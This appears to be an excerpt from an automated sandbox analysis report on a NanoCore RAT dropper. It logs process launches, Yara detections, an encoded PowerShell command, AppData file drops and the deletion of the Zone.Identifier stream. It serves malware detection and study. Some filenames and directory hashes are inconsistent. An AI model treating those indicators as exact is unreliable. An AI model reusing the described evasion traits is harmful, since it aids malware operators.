C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C6C1B4F	ReadFile

Analysis Process: conhost.exe PID: 5280, Parent PID: 5268

General

Target ID:	2
Start time:	04:49:19
Start date:	29/09/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SecuritInfo.com.Win32.DropperX-gen.6565.exe PID: 6132, Parent PID: 5536

General

Target ID:	12
Start time:	04:50:17
Start date:	29/09/2022
Path:	C:\Users\user\Desktop\SecuritInfo.com.Win32.DropperX-gen.6565.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuritInfo.com.Win32.DropperX-gen.6565.exe
Imagebase:	0x910000
File size:	23552 bytes
MD5 hash:	8960F5595A2E28FF1AA6297BDAA20DDC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.545575142.0000000005700000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000C.00000002.545575142.0000000005700000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: MALWARE_Win_NanoCore, Description: Detects NanoCore, Source: 0000000C.00000002.545575142.0000000005700000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.545575142.0000000005700000.00000004.08000000.00040000.00000000.sdmp, Author: unknown • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.546044582.0000000005F90000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000C.00000002.546044582.0000000005F90000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.546044582.0000000005F90000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_NanoCore, Description: Detects NanoCore, Source: 0000000C.00000002.546044582.0000000005F90000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.546044582.0000000005F90000.00000004.08000000.00040000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.525303138.0000000002CC1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.525303138.0000000002CC1000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@technarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.525303138.0000000002CC1000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000000.397552810.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000000.397552810.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000000.397552810.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@technarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000000.397552810.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.541113169.0000000003CC9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.541113169.0000000003CC9000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@technarchy.net> • Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 0000000C.00000002.541113169.0000000003CC9000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6C6CBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6C6CBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6C6CBEFF	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe:Zone.Identifier	success or wait	1	6C642935	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	0	8	70 41 2c fd 10 fd fd 48	pA,H	success or wait	1	6C6C1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D855705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D85CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efca3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe	unknown	4096	success or wait	1	6D83D72F	unknown
C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe	unknown	512	success or wait	1	6D83D72F	unknown

General	
Target ID:	13
Start time:	04:50:27
Start date:	29/09/2022
Path:	C:\Users\user\AppData\Roaming\APP.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\APP.exe"
Imagebase:	0xf60000
File size:	23552 bytes
MD5 hash:	8960F5595A2E28FF1AA6297BDAA20DDC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000002.530432328.0000000003407000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000002.526785223.0000000003337000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities							
File Created							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D855705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D85CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D855705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C6C1B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C6C1B4F	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime\92aa12#34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D7B03DE	ReadFile	

Registry Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
Key Path				Completion	Count	Source Address	Symbol
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: APP.exe PID: 2968, Parent PID: 3452

General

Target ID:	16
Start time:	04:50:36
Start date:	29/09/2022
Path:	C:\Users\user\AppData\Roaming\APP.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\APP.exe"
Imagebase:	0x680000
File size:	23552 bytes
MD5 hash:	8960F5595A2E28FF1AA6297BDAA20DDC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000010.00000002.525858101.00000000029E1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000010.00000002.527326721.0000000002A43000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D855705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D85CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime\92aa12#34957343ad5d84daee97a1afda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D7B03DE	ReadFile

Analysis Process: powershell.exe PID: 5768, Parent PID: 5568

General	
Target ID:	17
Start time:	04:51:02
Start date:	29/09/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQAwwAA==
Imagebase:	0x160000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 5772, Parent PID: 5768	
General	
Target ID:	18
Start time:	04:51:02
Start date:	29/09/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly	
	No disassembly